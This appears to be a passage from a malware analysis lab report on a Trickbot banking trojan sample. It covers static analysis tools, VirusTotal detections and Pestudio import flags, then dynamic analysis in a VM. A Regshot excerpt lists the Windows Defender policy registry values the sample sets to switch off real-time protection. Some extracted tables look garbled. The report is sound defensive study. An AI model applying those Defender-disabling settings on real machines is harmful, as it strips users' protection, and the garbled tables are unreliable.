


Figure 33: Trickbot in HxD, MZ Signature




Figure 34: HxD Decoded Text and PE Signature

‘50 45 00 00’ (“PE”) further confirms it as a Portable Executable.

5.2.2 CFF Explorer




Figure 35: CFF Explorer Interface

Use: PE editor to inspect file headers, sections, and metadata (file type, size, hashes).




Figure 36: CFF Explorer DOS Header Details

5.2.3 HashMyFiles and VirusTotal Integration




Figure 37: HashMyFiles Interface

Use: Generate file hashes (MD5, SHA-1, SHA-256).




Figure 38: Searching SHA-256 Hash on VirusTotal

VirusTotal: Online service to analyze suspicious files using many AV engines.




Figure 39: VirusTotal Analysis Report Overview

Popular threat label	trojan.trickbot/inject3	Threat categories	trojan	dropper	Family labels	trickbot	inject3	bank
Security vendors' analysis					Do you want to automate checks?			
AhnLab-V3	Malware/Win32.TrojanSpy.C3343763		Alibaba		Trojan.Win32/MereTam.ali2000008			
AliCloud	Trojan:Win/Rukap.A		AlYac		Backdoor.Agent.Trickbot			
Antiy-AVL	Trojan/Win32.Kryptik		Arcabit		Trojan.Trickbot.U			
Arctic Wolf	Unsafe		Avast		Win32:MalwareX-gen [Bank]			
AVG	Win32:MalwareX-gen [Bank]		Avira (no cloud)		HEUR/AGEN.1320173			
BitDefender	Trojan.Trickbot.U		Bkav Pro		W32_AIDetectMalware			
ClamAV	Win.Trojan.TrickBot-7061250-0		CrowdStrike Falcon		Win/malicious_confidence_100% (W)			
CTX	Exe.trojan.kryptik		Cynet		Malicious (score: 99)			
DeepInSight	MALICIOUS		DrWeb		Trojan.Inject3.20116			
Elastic	Malicious (high Confidence)		Emsisoft		Trojan.Trickbot.U (B)			
eScan	Trojan.Trickbot.U		ESET-NOD32		A Variant Of Win32/Kryptik.GUSQ			
Fortinet	W32/Kryptik.GUSQ/tr		GData		Trojan.Trickbot.U			
Google	Detected		Gridinsoft (no cloud)		Trojan.Win32.TrickBot.aa			
Huorong	TrojanDropper/Agent.dm		Ikarus		Trojan-Banker.TrickBot			

Figure 40: VirusTotal Security Vendors' Analysis

Results: High detection rate (62/72 vendors). Labeled 'trojan.trickbot/inject3' (banking Trojan family). Confirmed by sandboxes and YARA rules.




Figure 41: VirusTotal Basic Properties




Figure 42: VirusTotal Graph View: Basic Properties and Detections



Figure 43: VirusTotal Graph View: Relations (Dropped Files, Contacted IPs/Domains)

Graph View: Visualizes relationships: dropped files, contacted domains/IPs (C2).

5.2.4 Pestudio




Figure 44: Pestudio Main Interface

Use: Static analysis tool for PE files. Shows properties, compiler, and suspicious indicators.

Figure 45: Pestudio Indicators Section

Figure 46: Pestudio Imports and Associated Techniques

Imports (114)	flag (12)
LocalFree	-
HeapFree	-
HeapAlloc	-
GetProcessHeap	-
HeapDestroy	-
HeapCreate	-
VirtualFree	-
VirtualAlloc	×
HeapReAlloc	-
HeapSize	-
MapViewOfFile	×
CreateFileMappingW	-
CopyFileW	-
FlushFileBuffers	-
CreateFileA	-
SetFilePointer	-
GetSystemTimeAsFileTime	-
WriteFile	×
GetFileType	-
ExitProcess	-
GetCommandLineA	-
TerminateProcess	×
GetCurrentProcess	×
TlsGetValue	-
TlsAlloc	-
TlsSetValue	-
TlsFree	-
GetCurrentThreadId	×
Sleep	×
FreeEnvironmentStringsA	-
GetEnvironmentStrings	×
FreeEnvironmentStringsW	-
GetEnvironmentStringsW	×
PostQuitMessage	-
ShellExecuteW	×
RaiseException	×

Figure 47: Pestudio Red Flags (Imports)

encoding (2)	size (bytes)	location	flag (15)	label (129)	group (13)	technique (8)	value
indicator (file > embedded)	12	.idata	-	imports	unsubversion	2	UpdateWin
fontmetrics (count > 12)	10	.idata	-	imports	unsubversion	2	ShenShen
resource (count)	14	.idata	-	imports	unsubversion	2	CreateWin
dos-stub (size > 64 bytes)	13	.idata	-	imports	unsubversion	2	DestroyWin
rich-header (tooling > Visual Studio)	13	.idata	-	imports	unsubversion	2	DefWindow
file-header (executable > 32-bit)	13	.idata	-	imports	unsubversion	2	RegisterCo
optional-header (subsystem > GUI)	15	.idata	-	imports	unsubversion	2	DispatchM
directories (count > 4)	16	.idata	-	imports	unsubversion	2	TranslateA
sections (file > 2)	10	.idata	-	imports	unsubversion	2	GetModule
libraries (count > 0)	11	.idata	-	imports	unsubversion	2	PostMail
imports (flag > 114)	16	.idata	-	-	unsubversion	2	GetLastError
reports local	15	.idata	-	-	unsubversion	2	GetActiveX
thread-local-storage (n/a)	20	.idata	-	imports	synchronization	2	Interlock
resources (signature > unknown)	20	.idata	-	imports	synchronization	2	Interlock
resources (count > 320)	21	.idata	-	imports	synchronization	2	DeleteCob
manifest (size > 86 bytes)	20	.idata	-	imports	synchronization	2	LeaveCritic
manifest (size > 86 bytes)	25	.idata	-	imports	synchronization	2	EnterCritic
manifest (size > 86 bytes)	25	.idata	-	imports	synchronization	2	InitializeC
manifest (size > 86 bytes)	37	.idata	-	imports	synchronization	2	InitializeC
manifest (size > 86 bytes)	12	.idata	-	imports	resource	2	LoadResou
manifest (size > 86 bytes)	14	.idata	-	imports	resource	2	SaveResou
manifest (size > 86 bytes)	12	.idata	-	imports	resource	2	LoadResou
manifest (size > 86 bytes)	12	.idata	-	imports	resource	2	FindResou
manifest (size > 86 bytes)	10	.idata	-	imports	resource	2	LoadResou
manifest (size > 86 bytes)	8	.idata	-	imports	resource	2	LoadResou
manifest (size > 86 bytes)	12	.idata	-	imports	reconnaissance	2	GetSystem
manifest (size > 86 bytes)	14	.idata	-	imports	reconnaissance	2	GetStartup
manifest (size > 86 bytes)	17	.idata	-	imports	reconnaissance	2	IsDebugger
manifest (size > 86 bytes)	23	.idata	-	imports	reconnaissance	2	QueryPerf
manifest (size > 86 bytes)	12	.idata	-	imports	reconnaissance	2	GetTickCount
manifest (size > 86 bytes)	10	.idata	-	imports	reconnaissance	2	GetCurrent
manifest (size > 86 bytes)	9	.idata	-	imports	memory	2	LocalFree
manifest (size > 86 bytes)	8	.idata	-	imports	memory	2	HeapFree
manifest (size > 86 bytes)	14	.idata	-	imports	memory	2	HeapAlloc
manifest (size > 86 bytes)	11	.idata	-	imports	memory	2	HeapComm
manifest (size > 86 bytes)	10	.idata	-	imports	memory	2	HeapComm
manifest (size > 86 bytes)	11	.idata	-	imports	memory	2	VirtualFree
manifest (size > 86 bytes)	12	.idata	-	imports	memory	2	VirtualAlloc
manifest (size > 86 bytes)	11	.idata	-	imports	memory	2	HeapReAlloc
manifest (size > 86 bytes)	13	.idata	-	imports	memory	2	HeapComm
manifest (size > 86 bytes)	13	.idata	-	imports	memory	2	GetSystem
manifest (size > 86 bytes)	13	.idata	-	imports	memory	2	MaxViewC
manifest (size > 86 bytes)	17	.idata	-	imports	file	2	CreateFile

Figure 48: Pestudio Red Flags with Corresponding Techniques

Red Flags: Suspicious API imports (e.g., 'VirtualAlloc', 'WriteFile', 'Sleep', 'ShellExecuteW') indicate malicious capabilities.

id	group (13)	technique (8)	value
g (15)	resource	-	LoadResource
g (15)	resource	-	FindResource
g (15)	resource	-	LoadCursor
g (15)	resource	-	LoadIcon
g (15)	reconnaissance	-	GetVersionEx
g (15)	reconnaissance	T1082 System Information Discovery	GetStartupInfo
g (15)	reconnaissance	-	IsDebuggerPresent
g (15)	reconnaissance	-	QueryPerformanceCounter
g (15)	reconnaissance	T1124 System Time Discovery	GetTickCount
g (15)	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
g (15)	memory	-	LocalFree
g (15)	memory	-	HeapFree
g (15)	memory	-	HeapAlloc
g (15)	memory	-	GetProcessHeap
g (15)	memory	-	HeapDestroy
g (15)	memory	-	HeapCreate
g (15)	memory	T1055 Process Injection	VirtualFree
g (15)	memory	T1055 Process Injection	VirtualAlloc
g (15)	memory	-	HeapSetErrorMode
g (15)	memory	-	!j double-click > jump
g (15)	memory	-	GetStringType
g (15)	memory	-	GetStringType
g (15)	file	-	MapViewOfFile
g (15)	file	-	CreateFileMapping
g (15)	file	-	CopyFile
g (15)	file	T1105 Remote File Copy	WriteFile
g (15)	file	-	GetFileType
g (15)	file	T1124 System Time Discovery	GetSystemTimeAsFileTime
g (15)	file	-	SetFilePointer
g (15)	file	-	CreateFile
g (15)	file	-	FlushFileBuffers
g (15)	execution	-	IsADProcess
g (15)	execution	-	PostQuitMessage
g (15)	execution	T1106 Execution through API	ShellExecute
g (15)	execution	-	GetCommandLine
g (15)	execution	-	TerminateProcess
g (15)	execution	T1057 Process Discovery	GetCurrentProcess
g (15)	execution	-	TrSetValue
g (15)	execution	-	TrSetValue
g (15)	execution	T1057 Process Discovery	GetCurrentThreadId
g (15)	execution	-	FreeEnvironmentStrings
g (15)	execution	-	GetEnvironmentStrings
g (15)	execution	-	FreeEnvironmentStrings
g (15)	execution	-	GetEnvironmentStrings

Figure 49: Pestudio Virtual Allocation (T1055 Process Injection)

‘VirtualAlloc’ for process injection.

Figure 50: Pestudio Cryptography and Obfuscation Detection

Cryptography APIs and high entropy suggest encryption/obfuscation.

	property	value	value	value	value
	section	section[0]	section[1]	section[2]	section[3]
	name	.text	.idata	.data	.rsrc
	footprint > sha256	8308B8BE9F192AAF569DE...	0A038F9991ED418DF287D21...	87F29181ED2963AA2F6F0B0...	870D8BAAF7488D1F6CE02E...
	dos-header (size > 64 bytes)	6.587	5.795	2.337	6.802
	file-ratio (72.93%)	11.16 %	3.72 %	1.49 %	58.56 %
	file-header (executable > 32-bit)	0x00011000	0x00010000	0x00015000	0x00017000
	optional-header (subsystem > GUI)	0x00010000	0x00015000	0x00017000	0x00063000
	raw-address (begin)	0x00001000	0x00002000	0x00002000	0x0004C000
	raw-address (end)	0x00001000	0x00002000	0x00002000	0x0004C000
	raw-size (401408 bytes)	0x00001000	0x00002000	0x00002000	0x0004C000
	virtual-address	0x00001000	0x00010000	0x00015000	0x00018000
	virtual-size (400314 bytes)	0x0000E960	0x00004C00	0x0000303C	0x0004B55E
	characteristics	0x60000020	0x40000040	0xC0000040	0x40000040
	read	x	x	x	x
	write	x	x	x	x
	execute	x	-	-	-
	share	-	-	-	-
	self-modifying	-	-	-	-
	virtual	-	-	-	-
	items				
	directory > import	-	0x000142E4	-	-
	directory > resource	-	-	-	0x00019000
	directory > load_configuration	-	0x00013628	-	-
	directory > import_address	-	0x00010000	-	-
	manifest	-	-	-	0x00062508
	base-of-code	0x00001000	-	-	-
	base-of-data	-	0x00010000	-	-
	entry-point	0x00004370	-	-	-
	file-signature-unknown_size_2268...	-	-	-	0x00017298

Figure 51: Pestudio Section Analysis

Suspicious section permissions (e.g., executable data) can indicate self-modifying code.

5.2.5 Die (Detect It Easy)




Figure 52: Die (Detect It Easy) Main Interface

Use: Determines file types, packers, compilers.




Figure 53: Die Entropy Analysis

Entropy Analysis: High entropy (near 8.0) indicates compression/encryption (packing). This malware is 83% packed.

6 Dynamic Analysis Deep Dive

Executes malware in a controlled VM to observe behavior.

6.1 Purpose

Capture real-time system changes, network communication, and process interactions.

6.2 Tools for Dynamic Analysis

First, extract 'trickbot.zip' in the isolated VM.

6.2.1 Autoruns




Figure 54: Autoruns Interface

Use: Identifies persistence mechanisms by showing auto-start programs (Registry: HKLM for system-wide, HKCU for user-specific).

6.2.2 Process Monitor (Procmon)




Figure 55: Process Monitor Initial Capture

Use: Monitors real-time file system, Registry, and process activity.




Figure 56: Procmon Event Properties via Lightning Logo

Filtering: Crucial to focus on malware's events by excluding noise and including malware process.




Figure 57: Procmon Filter to Include Malware Process

Execution: Activate malware by double-clicking. Logs capture DLL loads, file operations, etc.




Figure 58: Procmon After Malware Activation




Figure 59: Procmon and FakeNet-NG Observing Malware Activity

6.2.3 Process Explorer




Figure 60: Process Explorer Interface

Use: Views process hierarchy, loaded DLLs, handles, and threads.




Figure 61: Process Explorer: No Significant Activity After Malware Run

6.2.4 Regshot




Figure 62: Regshot Main Interface

Use: Compares registry and file system states before/after malware execution.




Figure 63: Regshot First Shot Taken




Figure 64: Renaming Malware Executable for Execution

Workflow: Take 1st shot, execute malware, take 2nd shot, compare.




Figure 65: Regshot Comparison Options




Figure 66: Regshot Report: Keys Deleted/Added


```

HKEY\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring: 0x00000001
HKEY\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection: 0x00000001
HKEY\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealTimeEnable: 0x00000001
HKEY\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\DisableAntispware: 0x00000001
HKEY\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring: 0x000
HKEY\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection: 0x000
HKEY\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealTimeEnable: 0x0
HKEY\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableIDAVProtection: 0x00000000

-----
Files added: 36
-----
C:\ProgramData\Microsoft\Crypto\RSA\5-1-5-18\9665ff54b802028b3b0fb3d9366b2_72610d28-f32d-4463-8419-48e2a3843231
2025-06-16 10:16:26, 0x00002024, 1077
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_8ca5c2fbee545d24add6562e51c9d12cda4dc4_00000000
2025-06-16 10:17:07, 0x00002020, 6156
C:\ProgramData\Microsoft\Windows\
2020-09-30 12:55:56, 0x00002020, 550424
